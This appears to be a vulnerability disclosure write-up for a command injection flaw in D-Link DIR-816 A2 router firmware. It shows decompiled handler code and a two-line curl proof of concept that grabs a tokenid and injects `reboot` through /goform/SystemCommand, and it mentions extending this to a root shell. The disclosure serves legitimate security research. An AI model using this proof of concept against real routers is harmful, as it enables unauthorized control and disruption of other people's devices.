
D-link DIR-816 A2_v1.10CNB04.img Command injection vulnerability

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version




DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	DIR-816_A2_FW_1.10CNB04_Release note.pdf DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

The picture above shows the latest firmware for this version

Vulnerability details



```
  int command; // $v0

  command = websGetVar(a1, "command", "");
  if ( command )
  {
    if ( *command )
    {
      snprintf(&byte_4836B0, 1024, "%s 1>%s 2>&1", command, "/var/system_command.log");
      if ( !byte_4836B0 )
        return websRedirect(a1, "adm/system_command.asp");
    }
    else
    {
      snprintf(&byte_4836B0, 1024, "cat /dev/null > %s", "/var/system_command.log");
      if ( !byte_4836B0 )
        return websRedirect(a1, "adm/system_command.asp");
    }
    doSystem(&byte_4836B0);
    return websRedirect(a1, "adm/system_command.asp");
  }
  return command;
}
```

Vulnerability occurs in /goform/SystemCommand

After the user passes in the command parameter, it will be spliced into byte_4836B0 by snprintf, and finally doSystem(&byte_4836B0); will be executed, resulting in a command injection vulnerability

Poc

The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/SystemCommand -d tokenid=xxxx -d 'command=`reboot`'
```

Then we can see that the router restarts, and finally we can write an exp to get a root shell